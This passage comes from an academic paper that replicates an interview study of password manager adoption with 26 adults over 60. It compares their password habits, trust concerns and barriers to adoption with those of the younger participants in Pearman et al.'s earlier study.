This research suggests that encouraging adoption for older adults, while perhaps more challenging, may lead to strong security outcomes as compared to their younger counterparts. We suggest focusing on the role of advocacy and education, and particularly, the role of (younger) family members in encouraging older adults to considering PMs. Efforts to improve adoption among younger cohorts may have the secondary effect of also encouraging older adults to maintain good security hygiene.

2 Related Work

Perceptions of security among older adults. Older adults are less likely to engage in online activities [10, 17] compared with other age groups. Challenges can be attributed in part to limited access to Internet services, and inaccessible technologies which have not been designed to account for older adult users' needs. Older adults are also known to express concerns relating to online security and privacy. For example, Elueze et al. [11] found that spam, unauthorized access to personal information, and information misuse were the most pressing issues. Studies have also examined the older adults online activities, highlighting the lack of understanding of online privacy results that can lead to the unintentional distribution of personal information [24] and vulnerability/susceptibility to attacks (e.g. targeted phishing threats) [22]. Frik et al. [14] examined the views of older adults relating to information collection, transmission and sharing using traditional ICT and emerging technologies, and found that participants were unwilling to share financial data and medical records.

Prior work [15, 27] also describes older adults' adoption of various privacy protection strategies, such as limiting information shared online, avoiding the use of online services and/or technology, ignoring or deleting online requests, and managing passwords. Evidence of a "privacy divide" was found by Huang et al. [19], wherein older adults between the ages of 55-65 were more likely to adopt privacy protection strategies compared to those aged above 65, which may result in older age groups (i.e., those >65) being more vulnerable to online attacks. Das et al. [9] studied user experiences of two-factor authentication among adults aged 60 or above, and found that older adults did not fully comprehend the benefits. Some participants also reported that they found two-factor authentication to be useless, since they have already adopted a PM and believed that their data could not be breached.

Password managers. Password managers (PMs) offer the opportunity for users to centrally store, organize and synchronize passwords across multiple systems and devices. They also come in multiple varieties. Standalone PMs, like LastPass, Dashlane, KeePass, 1Password, StickyPassword, among others, are accessed via the web, browser extensions or apps. Additionally, there are PMs built into many modern web browsers - notably Chrome will save passwords and synchronize them across installation instances. Built-in PMs, like that in Chrome, do not always have password generation features, but this is also becoming more common; Firefox and Safari have such features. Some operating systems also have password management functionality, such as iOS Keystore to save wifi passwords and application passwords, but can also be used to do more general password management.

Researchers have investigated adoption of PMs [3, 16], finding low adoption rates [20, 31, 32], particularly among separately installed PMs. Alkaldi et al. [4] suggested that poor advertising and failure to reassure the trustworthiness of

PMs are key factors behind low adoption. Fagan et al. [13] conducted an online survey and found that PM users valued convenience rather than security while non-users found it difficult to trust the security of PMs.

Chiasson et al. [8] performed a usability study of two PMs and found that the largest issues is that users have incomplete or incorrect mental models of PMs. Participants were found to experience difficulties "relinquishing control" to the PMs and did not believe that the PMs offered greater levels of security. Control was also found to be an important factor in a study by Karole et al. [21] when it comes to password management for non-technical users, who were found to prefer to manage their passwords themselves. Seiler-Hwang et al. [28] evaluated the usability of mobile PMs, noting three areas for improvement: security, guidance, and integration with external applications.

The auto-fill policies of PMs were examined in a study by Silver et al. [30]. The researchers identified several risks associated with auto-fill policies which could be mitigated by using PMs to strengthen credential security. Belenko et al. [6] analyzed PMs on smartphones, and encouraged encryption of back-up passwords to increase the level of security while using PMs, in the event of attackers accessing the device physically. Using MTurk, Lyastani et al. [23] compared built-in PMs and separately installed PMs. They found that Google Chrome's auto-fill feature encouraged password reuse, whereas LastPass' password generator encouraged stronger passwords that are not reused.

Summary of Pearman et al. methods and findings Pearman et al. studied password management strategies and motivations for using (and not using) a PM [25]. The researchers conducted 30 semi-structured interviews with a roughly even number of stand-alone PM users, OS-/browser-based PM users, and non-PM users. Pearman et al. found evidence of a security vs. convenience trade-off, wherein built-in PM users preferred convenience, as opposed to separately installed PM users who preferred security. They also determined a number of factors driving adoption of PMs (such as security, memory issues, and convenience), as well as barriers to adoption for non-PM users (security concerns, trust in the company/tool to not decrypt their passwords). The researchers advocated for tailored advocacy for increased security and PM adoption.

We attempted to replicate Pearman et al.'s method to compare their predominantly younger sample to an exclusively older sample. This included using the same interview instrument and codebook to analyze transcripts, allowing for direct comparisons. And in many ways, we were able to confirm the findings of Pearman et al. We see key similarities in our sample regarding non-PM users' password creation strategies and the sense that their lack of risky online behavior render them immune from vulnerability. We also see similarities regarding concerns that using PMs may lead to a single point of failure, and the importance of having control over one's own private information. We also find a number of differences from Pearman et al., specifically their experiences, motivators for and barriers against the adoption of PMs, which are highlighted throughout Section 5 and summarized in Table 2.

Part. No.	Age	Gender	PM Usage
1	71	Male	Separately Installed PM User
2	72	Female	Non-PM User
3	72	Female	Non-PM User
4	73	Female	Separately Installed PM User
5	72	Female	Non-PM User
6	73	Male	Built-in PM User
7	78	Male	Non-PM User
8	71	Female	Built-in PM User
9	61	Male	Built-in PM User
10	66	Male	Separately Installed PM User
11	61	Female	Built-in PM User
12	71	Male	Built-in PM User
13	65	Male	Non-PM User
14	62	Male	Non-PM User
15	68	Female	Non-PM User
16	76	Female	Built-in PM User
17	69	Male	Built-in PM User
18	79	Male	Built-in PM User
19	70	Female	Non-PM User
20	74	Female	Built-in PM User
21	75	Female	Non-PM User
22	75	Female	Non-PM User
23	68	Male	Separately Installed PM User
24	67	Female	Separately Installed PM User
25	75	Male	Separately Installed PM User
26	66	Female	Separately Installed PM User

Table 1: Demographic information

3 Methodology

We conducted 26 semi-structured interviews with older adults (aged above 60) to understand their password composition strategies, their online habits with authentication, and their opinions and experiences with PMs. We also analyzed responses that spoke to older adult participants' beliefs and concerns regarding securing their online accounts. For our qualitative findings, we use the terms "a few" as 0% to 25%, "some" as 25% to 45%, "about half" as 45% to 55%, "most" as 55% to 75%, "almost all" as 75% to 99%, and "all" as 100% as per Emami-Naeini et al. [12]. The protocol was approved by our institution's IRB.

3.1 Interview Method

We used the same interview instrument from Pearman et al., and as a semi-structured interview, when answers were unclear, follow-up questions were provided, such as "please explain more" or "could you provide an example?" The general structure of the interview is as follows, and a copy of the survey material can be found in the Appendix.

Participants were presented with a consent form, and were allowed to ask questions to the researchers before the interview began. Participants were then asked a series of demographic questions about their age, identified gender, current occupation, level of experience with technology, and a brief description of their biggest online security concern.

Next, participants were asked a series of questions about their general password usage for online accounts and from which devices they access these accounts, if they manually

typed or auto-filled passwords, and if passwords varied across accounts. Participants were also asked what they found easy or difficult about how they managed passwords, and if they ever experienced compromises of their accounts and what they did (or would do) in such situations.

Participants were then briefed about PMs: "Password managers are tools that can securely handle passwords for you. They can remember your passwords, generate new ones, and even sync them across devices." And following, they were offered descriptions of different forms of PMs, such as standalone PMs, built-in browser PMs, and OS-based managers. They were then asked if any of their personal password management usage fitted these descriptions.

If their usage fitted one of these descriptions, then a series of follow-up questions were asked about why they selected this PM, what they find helpful/unhelpful, if passwords were synchronized, management of a master password (if applicable), and if they use password generation tools. Additional questions about security hygiene regarding password changing and data breaches were also included.

If participants did not use a PM, then they were asked to explain why they do not use one, with additional follow-up questions for more details. They were also asked about awareness of the cost of PMs, or if additional features were available, would this change their mind to adopt a PM.

Interviews were recorded and then transcribed by a commercial transcription service. Participants were requested not to share any of their passwords or personal information, and if that did happen, these details were removed from the recordings before transcription. Interviews were conducted in person prior to COVID-19 lockdown, and by phone/video conference afterward. Each interview took approximately 30 minutes to conduct for those who did not use a PM and 60 minutes for those who did. Interviews were mostly conducted by the primary researcher, a second researcher did assist with a few.

3.2 Analysis Methods

Based on participants' responses to general questions regarding their online accounts, passwords, and password management techniques, they were categorized into three groups. This comprised of 10 non-PM users, 9 built-in PM users, and 7 separately installed PM users. These quantities are similar to those of Pearman et al.'s study with a younger population.

Analysis involved thematic coding of interview transcripts using the codebook provided by Pearman et al.'s codebook [1]. We chose to use Pearman et al.'s codebook instead of developing our own since their interview protocol was closely replicated and their codebook was checked for reliability (Refer to Section 4 for further details). We then analyzed the identified themes for the older adult sample to draw conclusions on their behavior by comparing the codes for the three users groups (PM users, OS-/browser-based PM users, and non-PM users). We then compared the identified themes to those presented by Pearman et al. in their description and discussion. We also considered situations where we could not find a reasonable code from Pearman et al.'s codebook. In such situations, we developed a new code and considered this a marker of differences between age groups. We only identified two additional codes related to master password composition and perceived storage of passwords in PMs, which are discussed in Section 5

As a reliability check on our coding process, a second, reliability coder used Pearman et al.'s codebook, plus our additional codes, to thematically code 20% of the transcripts. The reliability coder met with the primary coder to resolve any differences in applying codes. Following, the primary coder updated any codes based on those discussions. The Cohen's $\kappa = 0.75$ was achieved for the 20% sample of coding, suggesting substantial agreement in applying the codebook. We did not validate the codebook itself, as this was already done by Pearman et al., who reported a high-agreement inter-rater reliability (Cohen's $\kappa = 0.84$).

3.3 Recruitment

While Pearman et al. recruited through online venues such as Facebook, Craigslist and Reddit, combined with offline strategies such as posting flyers on bulletin boards without adopting snowball sampling methods, we recruited participants from two state-operated senior centers for in-person interviews and through snowballing following COVID-19 restrictions for phone/Skype interviews. We found it difficult to recruit standalone PM users who were over the age of 60, which may be anecdotally informative about PM adoption in this group, and so we used purposive sampling to counterbalance. Our final recruitment is similar in size to that of Pearman et al.'s samples. Participant demographics are provided in Table 1.

Participants were eligible for the study if they were over the age of 60 and maintained at least two online accounts. Participants were informed that they were not required to provide any personal information about those accounts, nor their specific passwords. In-person participants received $10 for their participation. It was, unfortunately, not possible to compensate remote participants due to our institutions' policies. Participants were informed of the latter in advance of scheduling their remote interviews.

4 Limitations

When examining issues of security and privacy, some participants may be affected by social desirability bias, wherein they feel obligated to express good security behavior they do not actually practice. We used follow-up questions and probes in instances where participants provided brief responses to better understand their true behaviors and practices.

The outbreak of COVID-19 led to a series of restrictions on recruitment. As a result, we transitioned from conducting in-

[1] Available at https://osf.io/6u7m8/

terviews from in-person to virtual. We did not find substantive differences between interviews conducted by phone/Skype as compared to in-person. We were also challenged in recruiting older adult participants that used separately-installed PMs, which may anecdotally suggest issues with adoption, but without a broader survey, we cannot be certain. This led us to conduct purposive sampling via snowballing, which could lead to less representativeness in the sample of separately-installed PM users. The opinions held by this group still offer key points, particularly in comparison to Pearman et al.'s study, as they had a similar distribution of participants.

Finally, we did not re-interview younger adults but instead relied on previously published material from Pearman et al. As described in Section 3.2, we also did not develop our own codebook, instead relying on the previously published one. As the prior work is very recent with a comprehensive, publicly available dataset and codebook, we are confident that our methods match those of Pearman et al. and our results are comparable. Further, the codebook IRR reported by Pearman et al. ($\kappa = 0.84$) shows high agreement, as does our own application of the codebook ($\kappa = 0.75$).

5 Findings

We follow a similar outline Pearman et al. in presenting our findings. We first focus on the older adult participants and then offer a comparison to prior work.

5.1 Password Habits

Prioritizing security of financial accounts above others, and variance in password strategies among groups Among older adult participants, separately installed PM users owned more accounts (greater than 150) than non-PM users (less than 50). Most participants, regardless of experience with PMs, echoed that financial accounts were the most important to protect, as threats to these could cause the most irreparable damage compared to other sites. Six participants described a hierarchy of sites where precautions should be taken (e.g., Financial sites > Social Media sites > Casual Media sites (Netflix, news websites).

Most of our participants were aware of the concept of "strong passwords" encompassing an array of letters, numbers and/or special characters. However, the three groups showed differences in strategies of password composition. Non-PM users tended to use phrases and words of personal significance for their passwords. Built-in PM users followed a specific pattern, which consisted of a set of characters or numbers which they would move around to generate passwords. Separately-installed PM users generally used a completely random set of numbers and letters, often created by the password generation feature in their password managers. Participant P14, a non-password manager user, said,

> *"It depends on the site. For Amazon, it would be something like 'Shop' then a symbol/special character and then a number. I relate it to the site in some way."*

On the other hand, password manager user P04 said,

> *"It should be at least 8 characters with a combination of numbers, symbols and letters. And it shouldn't make sense, so just a random combination."*

Examples of innovative strategies to generate strong passwords, included romanizing information from words in other language scripts (e.g., Hebrew, Arabic), and interspersing with other characters. One participant mentioned that this made his password "more random" and more difficult for attackers to guess. Of course, this reflects a perception. Threats to passwords are targeted, rather then based on complex and automated guessing algorithms. PM users with technical backgrounds preferred using the PM password generation feature, stating that these technologies "adjust to the requirements of password generation and its level of sophistication."

Comparison to Pearman et al. Participants also described a *similar* ranking of account importance in Pearman et al., placing financial accounts higher to protect than others. One of their participants among non-PM users mentioned a similar strategy to our older adult population, of using words related to specific things (such as "kids", "cities", "names"). They also reported owning a *similar* number of online accounts, as well as similar password creation strategies.

Selecting stronger passwords based upon perceived importance of accounts. Most non-PM users mentioned that each password was unique, and they were rarely reused. The exception was for accounts termed "casual," where there were instances of repurposing (n=4) or generating a password with roots in an older password (n=2). However, those participants highlighted not taking risks for those accounts determined "important." where security breaches could prove challenging (e.g., where financial details were present). Some built-in PM users and separately installed PM users shared traits of other users - admitting that passwords for less important accounts shared similarities but more important accounts were unique. This could be attributed to the higher number of accounts that password manager users reported having.

Comparison to Pearman et al. This was *different* to findings described by Pearman et al., where a number of non-PM users admitted to heavy reuse of passwords, with the exception of one participant who reused substrings for new passwords. A few built-in PM users and separately installed PM users admitted to some reuse, but limited it to accounts which were less important, *similar* to our findings with older adults.

5.2 Barriers to Adoption Among Non-PM Participants

Cost-conscious and unwilling to pay for PM software. Non-PM users generally responded negatively when questioned about purchasing a PM, expressing that they were cost-conscious, and did not deem a PM to be important enough to pay for. P02 stated,

Similarities	Unique To Older Adults	Unique To Younger Adults (from Pearman et al.)
• Ranked financial accounts as more important to protect than other accounts.	• Non-PM users mentioned that passwords were rarely reused.	• Non-PM users admitted to heavy reuse of passwords.
• Non-PM users used specific words in their passwords.	• Non-PM users were unwilling to pay for PMs.	• Non-PM users were open to trying built-in PMs.
• Non-PM users were concerned about a single point of failure.	• Non-PM users valued having control over who has access to their passwords.	• Non-PM users valued having control over how their passwords are organized.
• Built-in PM users were concerned about others having access to their passwords.	• Non-PM users felt that PMs would not be required since they are unlikely to create more passwords at their age.	• Non-PM users felt that their accounts were not important enough to require a PM.
• Built-in PM users and separately-installed PM users liked the auto-fill feature and the convenience of not typing in passwords.	• Built-in PM users did not express difficulties in password management.	• Built-in PM users expressed concerns about being unable to update and view all their saved passwords.
• Separately-installed PM users did not completely trust PMs to always remember their passwords.	• Built-in PM users were aware of the benefits of separately-installed PMs but felt that the set-up process would be too cumbersome.	• Built-in PM users were unaware of certain features and benefits in separately-installed PMs.
• Separately-installed PM users felt that PMs removed the need to memorize passwords.	• Built-in PM users did not trust separately-installed PMs to be invulnerable.	• Built-in PM users did not explicitly express any skepticism about the security of separately-installed PMs.
• Users who adopted separately-installed PMs were motivated by their desire for better security.	• Master passwords were composed of information that was personal to the user.	• Master passwords were composed of nonsensical passphrases or were randomly generated.
	• Separately-installed PM users were satisfied with the password generation feature and overall experience of using a PM.	• Separately-installed PM users found the password generation feature to be inconvenient and would instead engage in risky behavior by re-using older passwords.
	• Separately-installed PM users expressed distrust towards cloud storage and synchronization of passwords.	• Separately-installed PM users preferred cloud storage and expressed frustration when the lack of cloud storage hindered their ability to access passwords on other devices.
	• Separately-installed PM users were recommended to adopt PMs by their family members.	• Separately-installed PM users were recommended to adopt PMs by staff at their workplace and on online forums.

Table 2: Summary of similarities between findings from Pearman et al. and our own study. Findings unique to older adults and those unique to younger groups are also described.

> *"When you're on a fixed income, you're counting your pennies. And you gotta see what's important."*

Some non-PM users described multiple bills they were currently paying (utilities, cable, subscriptions) and did not wish to add another item to the list. These participants may be unaware that free PMs exist, which may affect their choice of non-adoption.

Comparison to Pearman et al. On a similar note to the older adults' negative opinions on the importance of PMs, non-PM users in Pearman's study expressed that they did not deem their accounts valuable enough to require extra security in the form of a PM. Most non-PM users also expressed that they were unwilling to pay for PMs. However, they were more open to trying built-in PMs, or free versions of separately installed PMs. While older adults didn't show any interest in paying for specific features, some participants from Pearman et al. said they would be willing to pay for special features in PMs such as identity theft protection.

Favoring tried and tested methods of password management, along with desire for control. Most non-PM users felt that their current method of managing passwords (writing them down) was a safe and easy method, reducing the likelihood of forgetting passwords over time. They expressed the importance of having control over the storage tool used, and showed distrust towards electronic devices which others could control remotely. Participant P05 mentioned,

> *"It's simple. I always remember what a book is. And my book is safe. But you can take control of my phone."*

Some non-PM users expressed mild annoyance about the low portability of writing passwords down but didn't consider this as a priority for password management.

Comparison to Pearman et al. Among non-PM users in Pearman's study, some participants kept their passwords in a list stored on their mobile device, since they valued portability, and were unaware of other methods of accessing passwords on-the-go. The importance of control was also seen among Pearman et al.'s younger adults, but from a different perspective. They valued the control over how their passwords were organized, and being able to categorize them in specific ways in a notebook.

Incomplete and erroneous mental models of password storage within PMs. Mental models were found to vary considerably between different types of users. When asked about storage of data, most non-PM users were unable to venture a guess as to how passwords are stored in PMs. One non-PM user described, inaccurately, that passwords were possibly stored as shortcuts, such as keyboard shortcuts.

Safety concerns led most non-PM users to be adamant about keeping their private information inside their homes, local computer storage, or physically among their belongings. As expressed by P22,

> *"Local storage is more secure because it adds a dimension of physical security that you can control. It is only in one place."*

Comparison to Pearman et al. A few non-PM users in the study by Pearman et al. expressed concern about using built-in PMs. One non-PM user felt that passwords stored in a built-in PM might be lost due to a memory wipe of the device in her workplace. Both age groups were concerned about the security of passwords in locations out of their control. However, Pearman et al.'s participants were also unsure whether their passwords would be stored correctly.

Worries about dependence on technology to manage passwords Most non-PM users voiced concern regarding a single point of failure (putting all their passwords in a single location), and felt that computers can crash at any moment impacting access to their accounts, or passwords may get accidentally deleted. Becoming dependent on technology could be problematic. P02 mentioned,

> *"What if your computer or something is down and all your passwords are stored and you can't retrieve 'em? "*

Other older adults felt that using PMs would be acknowledging their diminishing ability to remember information. P19 mentioned,

> *"It's like, technology is great. But what technology does is [it affects] things that we store in our memory when we put it in technology. Case in point, how many of us remember phone numbers anymore? If we keep relying on technology, we lose the ability to think for ourselves."*

Comparison to Pearman et al. Both samples expressed concern about keeping all their passwords in one location and the risks of a single point of failure. Younger adults in Pearman et al.'s sample were also worried about unsolicited individuals getting access to all their passwords in one attempt, while older adults in our study were afraid of putting their trust in the technology which may fail, rather than their account being "hacked." While some younger adults felt that they were giving up a feeling of control by using a PM, this loss of control appeared more acute for older adults as to them it may suggest a decline in their cognitive abilities, or the loss of a way of doing things that they are sentimental about.

Perceived benefits of convenience and portability do not outweigh security concerns. The overall perceptions of PMs among non-PM users were negative. While some acknowledged a few benefits of PMs (such as the convenience in portability and some additional features like password generation), they still showed resistance and were adamant against adopting PMs. P13 mentioned,

> *"Sometimes I might be annoyed because I would be away from home and I wanted to log in to something and I didn't have the password with me. But I wouldn't use one [password manager]."*

Their concerns with the security (as well as the price of third-party applications, see above) seemed to outweigh PMs perceived benefits. They also appeared to be fairly satisfied with their current methods of managing passwords, and believed having control over their passwords themselves was important. P15 said,

> *"I don't think it [password manager] is as secure as keeping it in my good old address book."*

Age also proved to be a factor, as some non-PM users expressed their disinterest in PMs since they would be unlikely to create more passwords. P03 expressed,

> *"I'm not going to be making any more passwords now at my age. At this time in my life, I'm not going to have any more accounts than I already have. So I wouldn't really need it."*

Comparison to Pearman et al. Some participants from both age groups were reluctant to use a PM. While older adults expressed that they would be unlikely to create more passwords and would thus not require a PM, younger adults in Pearman et al.'s study felt that their accounts were not important enough to require extra security offered by PMs.

5.3 Experiences using Built-in PMs

Satisfied with auto-fill functionality when accessing accounts. Almost all built-in PM users were very pleased with the auto-fill feature in their browsers and operating systems. While some admitted that a few risks were involved, and showed small concerns regarding the security of passwords stored in PMs, the convenience of this method seemed to outweigh their concerns. A few participants expressed that PMs built into browsers are simple to use, and removes the need to remember passwords themselves.

Comparison to Pearman et al. This was similar to the built-in PM users' opinions in Pearman et al.'s study, who emphasized liking the auto-fill feature, and enjoyed the convenience of not having to type their passwords.

Limited levels of concern voiced regarding password management by non-PM users. Most non-PM users did not explicitly describe difficulties or negative aspects of their password management methods that were covered in the questions asked. However, there may be certain habits that they didn't adopt, such as strong encryption of their passwords. One participant (P9) expressed concern about a third-party gaining access to a browser's passwords.

> *"Sometimes I wonder whether my passwords are safe there[in browsers]. What if someone just gets in? "*

Comparison to Pearman et al. While some built-in PM users in Pearman et al.'s study also expressed concerns regarding others having access to their passwords, their worries were directed to other individuals using their devices physically. These younger adults also mentioned concerns about the built-in PMs being unable to update their saved passwords, and being unable to view all their saved passwords.

5.4 Barriers to Adoption of Separately Installed PMs by built-in PM Participants

Lack of strong enough incentives to change current habits among built-in PM users. Most built-in PM users felt that their passwords may be accessible to others to an extent using their current password management techniques when compared to separately installed PMs, but also admitted to not having strong enough incentives to adopt a PM such that they would be willing to change their regular routine.

"My son has been trying to get me to [adopt a separately installed password manager] for a long time. I have not done it yet. It's a good idea, but I'm not used to doing it. I haven't done it yet because of inertia and laziness. I'm so used to getting up in the morning and automatically logging into Google."

Participant P08 felt a lack of urgency and therefore felt it unnecessary to adopt a password manager,

"I would have to be convinced that it is really beneficial to me in some way. Nothing has happened to me to motivate me to use a password manager."

Built-in PM users also felt that it "wasn't worth the hassle" and that it would be too difficult to set-up. They were highly confident that separately installed PMs are the safest method of storing passwords, but conditioned its convenience on the difficulty level of setting it up.

Comparison to Pearman et al. Upon comparing the findings, built-in PM users among both age groups stressed the important of the convenience for storing passwords and were aware that their password habits were risky and better methods exist. Both did not take the necessary steps to improve their situation, but the reasons differed.

While younger adults in Pearman et al.'s study were *unaware* of certain features in separately installed password managers that may be advantageous (e.g. the password generation feature) and thus could not properly reflect on the potential benefits, the older adults in our sample expressed *awareness* regarding the benefits of separately installed password managers but were convinced that the installation and set-up process would take too much effort, even without attempting to install them in the first place.

Trust in PM technologies influences adoption among older adult PM users. Levels of trust using PMs varied across user groups. For example, built-in PM users were generally more skeptical compared to other user groups regarding the security of PMs, and felt that any system could be hacked into.

"They can hack into even the government so what is to say they can't hack into a password manager? "

They agreed that portability of separately installed PMs is a worthwhile feature but mentioned that it may take them a while to develop trust in adoption. The perceived set-up process of separately installed PMs also served as a hindrance for built-in PM users to adopt a separately installed PM; however, none of the built-in PM users actually attempted the set-up process. They also did not trust separately installed PMs to store passwords in the cloud and expressed a desire to have more control over who has access to their information. These same participants seemed unaware that built-in PMs may also store passwords in the cloud under certain configurations.

Comparison to Pearman et al. Some built-in PM users in Pearman et al.'s study did not explicitly mention distrust towards separately installed PMs, which differs from our older adult sample. However, they showed signs of distrust towards built-in PMs, and confusion regarding the storage of their passwords in browsers. This confusion led them towards losing their trust in the reliability of these built-in PMs, and resorting to other insecure methods.

5.5 Experiences using Separately Installed PMs

Among PM users, 1Password was the most popular application (n=4), followed by LastPass (n=2), and DashLane (n=1). Three participants also kept back-ups of passwords in address books. Most PM users highlighted satisfaction with their PMs.

Master passwords were composed of personal information. Most PM users had developed master passwords for their PMs, which were retained in memory without any further digital or physical record of them. To ease the process of recalling information, five participants revealed that their master password was memorable, composed of information that was personal to them or someone close to them (e.g., former phone number, mother's middle name, spouse's maiden name), which was combined with other numbers and special characters which also carried meaning to them (e.g., birth dates etc.). A sequence of random characters would be more complex to remember, and could result in time being spent to recall or reset should it be forgotten. As described by P25,

"It's something that I would remember. I memorized it. No memory aid. No physical copy of it. It is just my wife's name with numbers and special characters. It is not gibberish More of a phrase really."

Comparison to Pearman et al. Prior work showed vast differences in master password composition and management. Some participants mentioned using pass-phrases like movie quotes or sentences that didn't make any sense, whereas others used passwords which were randomly generated. Since some of these passwords were difficult to memorize, they would often resort to keeping written copies, or saving them as email drafts. Older adults in our study, in contrast, explicitly selected master passwords they can manage without aides; not to suggest these are more/less secure than the master passwords of the younger sample.

Extensive use of automatic password generation functionality among certain separately installed PM users. Four separately installed PM participants described using the password generation function extensively. Three did not (of which one was not aware it existed). Of the four who use it, three had no complaints and were highly satisfied, as it helped mitigate the need to think about how to compose a strong password. However, one participant felt that the functionality allowed for setting lengthy passwords, describing that it "went too overboard." That participant adjusted the slider to choose the number of characters. Despite this, she also mentioned that an average of 75-90% of all her passwords were generated using

this feature. None of the built-in PM users reported using a password generator, nor any of the non-PM users.

Comparison to Pearman et al. While all separately installed PM users in Pearman et al.'s study reported using password generators, some were not satisfied with the experience and found it inconvenient, and would sometimes engage in risky behavior by reusing older passwords instead. This could suggest that older adults view the password generation feature as a more convenient and positive feature.

Appreciative of specific PM features. PM functionality favored included the historical record kept of the password and the Face ID feature (n=5), the auto-fill capability (n=2), and being able to change length and type of characters of their password with simplicity and ease (n=2). In terms of downsides, one participant mentioned that they would prefer the customization settings to be more visible, reducing the time to get going with the software (e.g., to adjust the frequency of logins using the master password). Two participants were not entirely comfortable with the stability of the system. As stated by P25 (although, we are unsure exactly how this occurred),

> *"One time it just stopped working. It was gone. I lost the whole account."*

A couple of PM users explicitly mentioned the simplicity of the set-up, learnability and the ease of use. Most PM users described their positive experience using the password generation feature. A few participants liked the organization and consolidation of data entry and the ease of data migration between devices. Some participants had no complaints regarding any features of the password manager. One participant (P01) did not like the updated appearance of the user interface, and mentioned that the previous interface was easier to navigate. Another participant (P10) felt interrupted by the password manager whenever they visit a new website.

> *"They always interrupt me when I'm on a new site. They always offer to generate a new password for me. I don't want to."*

Despite interruption, P10 still used password generation.

Most separately installed PM users appeared vaguely aware but did not use the PM's dashboard function which evaluates the strength of current passwords. P24 expressed indifference,

> *"It always tells me the password I have chosen is not that strong. But I don't care. I don't pay attention. According to them, most of my passwords are medium strength, whatever that is."*

P23 felt that his encrypred passwords were inaccessible to the dashboard and thus did not pay attention to it,

> *"I don't think the dashboard even knows what my passwords are, because they are encrypted. The company 1Password cannot decrypt them."*

This also demonstrates some confusion regarding how data is handled by separately installed PMs, where only the PM clients (with access to the master password) can decrypt the passwords, and thus the dashboard information is actually generated locally.

Comparison to Pearman et al. Similar to our study, some participants from Pearman et al.'s study were very pleased with the auto-fill feature of PMs. However, some of Pearman's participants were also displeased about the lack of certain features, such as being unable to enter their long passwords into non-compatible devices and a few websites, which was not mentioned by participants in our study. This could be attributed to older adults using a smaller range of devices and websites than younger adults.

Factors motivating participants to pay for PMs vary depending on extended functionality available, and recommendations from experts. Five participants used the paid version of their password managers and two participants used the free version. One participant who used the paid version believed that the people who designed it should be rewarded, as it offered enough features to feel secure. Another participant who used the paid version said that they wanted the data migration feature which was in the paid version. Those who used the free version said they would only be willing to use the paid version if recommended by somebody who is an expert, and would need to see a demonstration. Participants paid $25-$30 a year to purchase or maintain subscriptions.

Comparison to Pearman et al. Separately installed PM users in Pearman et al.'s study, who used a free version of the PM, mentioned that they would only pay a fee if the tool was very secure and user-friendly. Those who were willing to pay for a PM expressed that they would pay less than $5 a month.

Experience of setting-up PMs varies, which may limit usage. Some participants mentioned that PMs were very easy to set-up and there were clear instructions available. The experience was described as friendly and simple to follow. P25 expressed his contentment with the ease of installation and user-friendly guidelines for adopting PMs,

> *"It's really simple, easy and friendly. The website had a list of instructions on what to do. The instructions were very clear, and if I followed the steps as it was written, it was no problem. It just works. I could see problems faced by those who don't understand technology."*

On the other hand, some participants mentioned feeling overwhelmed by the number of options and settings while installing their PMs. Participant P01 expressed,

> *"The password manager would drive you crazy with the number of features it showed. I had to pick out the ones that I need."*

Comparison to Pearman et al. We see similar opinions in Pearman et al.'s study. While most younger adult participants did not face many issues, a few separately installed PM users found the experience cumbersome and unsatisfactory, sometimes resorting to reusing older passwords instead. Some positive sentiments about the set-up process may also be affected by the fact that most older adults had simpler set-ups, exclusively used the PM on one platform, either mobile or desktop, and did not trust synchronization features (see below).

Some distrust towards security of storing data in the cloud. Aside from two separately installed PM users who use the PM on a desktop device, the remaining five participants described using PMs exclusively on their mobile phones. Participant P25 mentioned the reason for this being that he does not trust cloud storage to securely store his passwords,

> *"Because I don't want to go into the cloud. If I use it on the desktop, I need to consent to cloud storage."*

This reflects a recurring misconception about password storage in PMs which will store passwords encrypted in the cloud, even when only installed on a single device.

Another participant (P23) justified not using the PM on his laptop, claiming it to be unnecessary because his laptop is heavily encrypted.

> *"I don't use a password manager on my laptop because it is always with me. Everything on my laptop is encrypted."*

This demonstrates a second common confusion; threats to passwords often occur externally, due to data breaches, not from insecurity of personal devices.

Comparison to Pearman et al. Some separately installed PM users from Pearman et al.'s study specifically enjoyed using a desktop client of their PMs and expressed frustration when a lack of cloud storage hindered their ability to access passwords from their mobile devices, which differed from older adults' distrust of cloud storage. This discrepancy with the older adult sample may derive from misconceptions about the way in which passwords are stored and synchronized, as well as misunderstandings about local security risks (such as access to a laptop) and remote access security risks (such as access to an online account).

Skepticism regarding synchronizing passwords. While participants with separately installed PMs did not use these technologies across devices (see above). They also shared dislike and distrust with synchronizing passwords, describing synchronization as being an insecure process which increases their exposure to breaches. P04 expressed her concerns along these lines.

> *"If they claim to be syncing passwords across all my devices, that means they are storing them somewhere outside my apartment."*

Again, this also expresses a misconception regarding how passwords are managed by PMs, which have encrypted cloud backups to provide synchronization.

A similar sentiment was expressed by P25, who was afraid of others gaining access to his mobile phone, which he believed would provide access to the password storage.

> *"I don't want that. It is too easy to leave your phone on somewhere. Someone scrolls through it and forwards it to their email. For security reasons, I wouldn't want that."*

However, the PM on the phone would still need the master password (or a biometric) to access the passwords.

One participant (P01) did acknowledge the convenience of syncing, and felt that there are no consequences if the passwords are strongly encrypted in the first place. He felt that synchronization of passwords and sharing of accounts is perhaps manageable as long as control and ownership of the account remains intact.

> *"I am hypocritically comfortable with sharing Netflix. But the way it is shared I think the account owner can maintain control of the password. It would be up to the account owner to log in. The password should be protected by the owner. Control is important."*

Another participant (P24) also valued the syncing feature. She felt that it is convenient and that there are no consequences as long as it is strongly encrypted. She also felt that a backup would be useful if her phone were damaged or lost.

> *"I access the same thing across different devices. There aren't any consequences if the part involved in the sync is strongly encrypted. If I lose my passwords, I would be sunk. I have too many accounts. I would hate to have to [go] back and say I Forgot My Password for every account. For me, it's peace of mind."*

Comparison to Pearman et al. The overall dislike of synchronization of passwords differed from that of younger adults in Pearman et al.'s study, where multiple participants expressed synchronization as an important feature. Without synchronization, some participants in Pearman et al. even resorted to emailing their passwords to themselves. In contrast, our older adult participants view sync-ing as a potential threat to the security of PMs, particularly because they inaccurately believe that the passwords would only be stored locally if they choose not to sync. They also do not see this as an impediment to PM convenience, perhaps because they have fewer devices and access fewer accounts.

Overall satisfaction and confidence in using PMs among participants who utilized them. Aside from one older adult password manager user in our study, the remaining participants described being satisfied with their experience of using password managers. They described multiple features that they felt confident using, such as the password generator, and the auto-fill feature.

